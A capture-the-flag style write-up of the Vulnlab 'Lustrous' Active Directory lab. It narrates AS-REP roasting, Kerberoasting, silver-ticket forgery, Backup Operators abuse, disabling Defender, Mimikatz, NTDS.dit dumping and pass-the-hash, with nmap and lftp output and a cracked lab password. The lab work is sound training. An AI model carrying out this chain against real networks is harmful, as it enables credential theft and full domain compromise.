| Chain Name | Difficulty | Date Started | Date Completed |
|---|---|---|---|
| Lustrous | Medium | 03/01/2025 | 07/01/2025 |

Learning Points:
- Maintain a
users.txtfile and add usernames to it when pentesting on the go. - Service accounts can issue silver tickets (A Silver Ticket can only be forged for specific services that rely on Kerberos authentication and have an associated Service Principal Name (SPN) in Active Directory).
- Leverage the BackupOperatorToDA tool: If you compromise an account that is a member of the Backup Operators group, you can become a Domain Admin without RDP or WinRM on the Domain Controller.
- The DSRM hash can’t be used unless DSRM is enabled. Instead, the machine account (e.g.,
LusDC$), a built-in account with SYSTEM-level privileges, can dump the NTDS.dit file. Using its NTLM hash, tools like Mimikatz or Impacket’s secretsdump.py can remotely dump NTDS.dit, bypassing standard authentication.
Attack Path :
- Started an Nmap scan on both hosts to identify open ports.
- Logged into the FTP service as anonymous on Host A using
lftpand found ausers.csvfile. - Downloaded the
users.csvfile using themirror -c -e -n .command. - Performed an AS-REP roasting attack and obtained the hash of
ben.cox. - Cracked the hash and logged in to
LusMS.lustrous.vlusingben.coxcredentials. - Found an
admin.xmlfile on the desktop containing an encrypted PS credential hash for the local administrator. - Decrypted the hash, confirmed it worked using
crackmapexec, and logged in as administrator using Evil-WinRM. - Retrieved the
Lustrous_Userflag. - Disabled Defender, uploaded Mimikatz, and extracted hashes.
- Logged into the HTTP service of the DC using
ben.coxwith Kerberos authentication and accessed two notes in the web application. - Enumerated BloodHound and found that
svc_webwas Kerberoastable. - Cracked the hash of
svc_webusing Hashcat. - Used
svc_webcredentials to create a silver ticket and impersonatetony.ward, a member of the Backup Operators group. - Used
impacket-ticketto forge the silver ticket and access the HTTP service. - Extracted the SAM database from lusdc using the BackupOperatorToDA tool.
- Saved the files to the SMB share and used
secretsdumpto dump hashes from the LusDC host. - Retrieved the machine hash and used it to dump the
ntds.ditfile from the Domain Controller. - Logged into the Domain Controller (DC) using Evil-WinRM and a pass-the-hash attack to retrieve the lustrous_Root flag.
Activity Log :
- Started an nmap scan to both hosts to identify open ports
- Enumerated port 80 on Host A while nmap scan is running and found a deafult IIS page
- Ran an FFUF scan to find hidden directories but didn’t find anything interesting.
- Logged into the FTP service as anonymous on Host A using lftp and was able to see a
users.csvfile. - We used the
mirror -c -e -n .command to save everything to Falcon. - Saved the users to a file and ran a Kerbrute user enumeration scan, but found that only the


Administratoruser was valid. - Enumerated the SMB shares of both machines using null sessions but didn’t find anything.

- Tried to enumerate usernames through SID brute-forcing but also failed.
- Connecting to LDAPS on the DC also failed.

- Using the usernames we had, we tried to perform AS-REP roasting but were unable to get anything working.
- We added the four users we found from the SMB share to the
ftp_users.txtfile. - We performed the AS-REP roasting attack again and were able to obtain the hash of the user
ben.cox. - Using the credentials we had, we started mapping the AD network for further attacks. As the first step, we used BloodHound-Python to enumerate and graph the network.
- Had to use BloodHound-Python with the sudo command, as we couldn’t get it to work otherwise.
- We were able to see a user named

tony.wardwho is a member of theBackup Admingroup; however, we couldn’t find anything reachable from that group. - Enumerating the BloodHound graph, it was noted that the
svc_webandsvc_dbusers are Kerberoastable. - We were able to crack the hash of the user
svc_webusing Hashcat. - We were not able to log in to either host using the
svc_webuser’s credentials. - We used the credentials of the user
ben.coxand were able to log in to theLusMS.lustrous.vlhost. While enumerating, we noted anadmin.xmlfile on the user’s desktop that contained the encrypted PS credential hash of the local administrator. - We decrypted the password and confirmed that it works using crackmapexec.
- We logged into the machine using Evil-WinRM as the administrator and obtained the
Lustrous_Userflag. - Uploaded Mimikatz, but it was detected by the antivirus.
- Since we had administrator access to the machine, we disabled Defender.
- We uploaded Mimikatz again and extracted the hashes from LSASS, but were not able to find anything interesting.
- We used XFreeRDP to log in to the machine and accessed the port 80 page of the DC, but we encountered a prompt requiring authorization to access the page.
- This meant that the web application used Kerberos authentication. We logged in as
ben.coxand were able to see two notes in the web application. - We used the
svc_webpassword to create a silver ticket and impersonatetony.ward, a member of the Backup Operators group, by obtaining his SID throughrpcclient. - Using
impacket-ticket, we forged a silver ticket. - We successfully forged the ticket; however, we couldn’t access the URL even though the ticket was exported from Falcon.
- We tried to execute the attack from the Windows host but failed because our command was incorrect.
- We used the correct command and were able to generate a silver ticket to access the HTTP service as the user
tony.ward. - We could not use the credentials to log in using Evil-WinRM or RDP to any hosts.
- Since we obtained the
tony.wardpassword, we were able to use it to extract the SAM database from the lusdc host. We leveraged the BackupOperatorToDA tool to do so. - Then, we uploaded the tool to the RDP session and executed it with the necessary parameters.
- After saving the needed files to our smb share, we used
secretsdumpto dump the hashes of the LusDC host and were successful. - However, we tried using the hash of the machine account we obtained from the secrets dump, but failed to perform the attack.
- We removed all the current SAM, SYSTEM, and other hives we had from Eagle and performed the attack again to download the hives. We executed the secrets dump again, obtained the machine hash, and performed the secrets dump once more against the Domain Controller (DC) using the machine hash of the DC. As a result, we were able to dump the

ntds.ditfile. - Using the hash of the domain administrator, we were able to log in to the Domain Controller (DC) and retrieve the lustrous_Root flag using the Evil-WinRM pass-the-hash attack.
| Host | Host Name | IP Address | Status |
|---|---|---|---|
| Host A | LusDC.lustrous.vl | 10.10.135.37 | Changed |
| Host B | LusMS.lustrous.vl | 10.10.135.38 (+1) | Changed |
Default nmap scan HostA
# Nmap 7.94SVN scan initiated Fri Jan  3 00:17:16 2025 as: nmap -sC -sV -oA hostA_default -Pn 10.10.231.229
Nmap scan report for 10.10.231.229
Host is up (0.17s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_12-26-21  11:50AM       <DIR>          transfer
53/tcp   open  domain?
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-02 18:47:47Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: lustrous.vl0., Site: Default-First-Site-Name)
443/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=LusDC.lustrous.vl
| Subject Alternative Name: DNS:LusDC.lustrous.vl
| Not valid before: 2021-12-26T09:46:02
|_Not valid after:  2022-12-26T00:00:00
|_http-title: Not Found
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Microsoft-HTTPAPI/2.0
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: lustrous.vl0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-01-02T18:50:50+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: LUSTROUS
|   NetBIOS_Domain_Name: LUSTROUS
|   NetBIOS_Computer_Name: LUSDC
|   DNS_Domain_Name: lustrous.vl
|   DNS_Computer_Name: LusDC.lustrous.vl
|   DNS_Tree_Name: lustrous.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-01-02T18:50:10+00:00
| ssl-cert: Subject: commonName=LusDC.lustrous.vl
| Not valid before: 2025-01-01T18:44:11
|_Not valid after:  2025-07-03T18:44:11
Service Info: Host: LUSDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-01-02T18:50:13
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan  3 00:20:57 2025 -- 1 IP address (1 host up) scanned in 220.94 seconds
Default nmap scan HostB
# Nmap 7.94SVN scan initiated Fri Jan  3 00:22:04 2025 as: nmap -sC -sV -Pn -oA hostB_default 10.10.231.230
Nmap scan report for 10.10.231.230
Host is up (0.18s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-01-02T18:53:12+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: LUSTROUS
|   NetBIOS_Domain_Name: LUSTROUS
|   NetBIOS_Computer_Name: LUSMS
|   DNS_Domain_Name: lustrous.vl
|   DNS_Computer_Name: LusMS.lustrous.vl
|   DNS_Tree_Name: lustrous.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-01-02T18:52:32+00:00
| ssl-cert: Subject: commonName=LusMS.lustrous.vl
| Not valid before: 2025-01-01T18:44:10
|_Not valid after:  2025-07-03T18:44:10
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-01-02T18:52:33
|_  start_date: N/A
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan  3 00:23:13 2025 -- 1 IP address (1 host up) scanned in 69.39 seconds

Enumerated port 80 on Host A while nmap scan is running and found a deafult IIS page :
Ran an FFUF scan to find hidden directories but didn’t find anything interesting.
Logged into the FTP service as anonymous on Host A using lftp and was able to see a users.csv file.
┌──(destiny㉿falcon)-[~/Vulnlab/Chains/Lustrous]
└─$ lftp ftp://anonymous:anonymous@LusDC.lustrous.vl
lftp anonymous@LusDC.lustrous.vl:~> find
./
./transfer/
./transfer/ben.cox/                                                       ./transfer/ben.cox/users.csv                                             ./transfer/rachel.parker/
./transfer/tony.ward/                                                   ./transfer/wayne.taylor/
We used the mirror -c -e -n . command to save everything to Falcon.

Users.csv :

Saved the users to a file and ran a Kerbrute user enumeration scan, but found that only the Administrator user was valid.
Enumereated the smb shares of both machines as null sessions but couldn’t find anything :
Host A :
Host B :
Tried to enumerate usernames through SID brute-forcing but also failed.
Connecting to LDAPS on the DC also failed.
 Using the usernames we had, we tried to perform AS-REP roasting but were unable to get anything working.
We added the four users we found from the SMB share to the ftp_users.txt file.
ben.cox                                                                rachel.parker
tony.ward
wayne.taylor
We performed the AS-REP roasting attack again and were able to obtain the hash of the user ben.cox.

ben.cox@LUSTROUS.VL:Trinity1

Used CrackMapExec and was able to confirm the credentials against the DC (Host A).

Enumerated the SMB shares for the user using CrackMapExec.

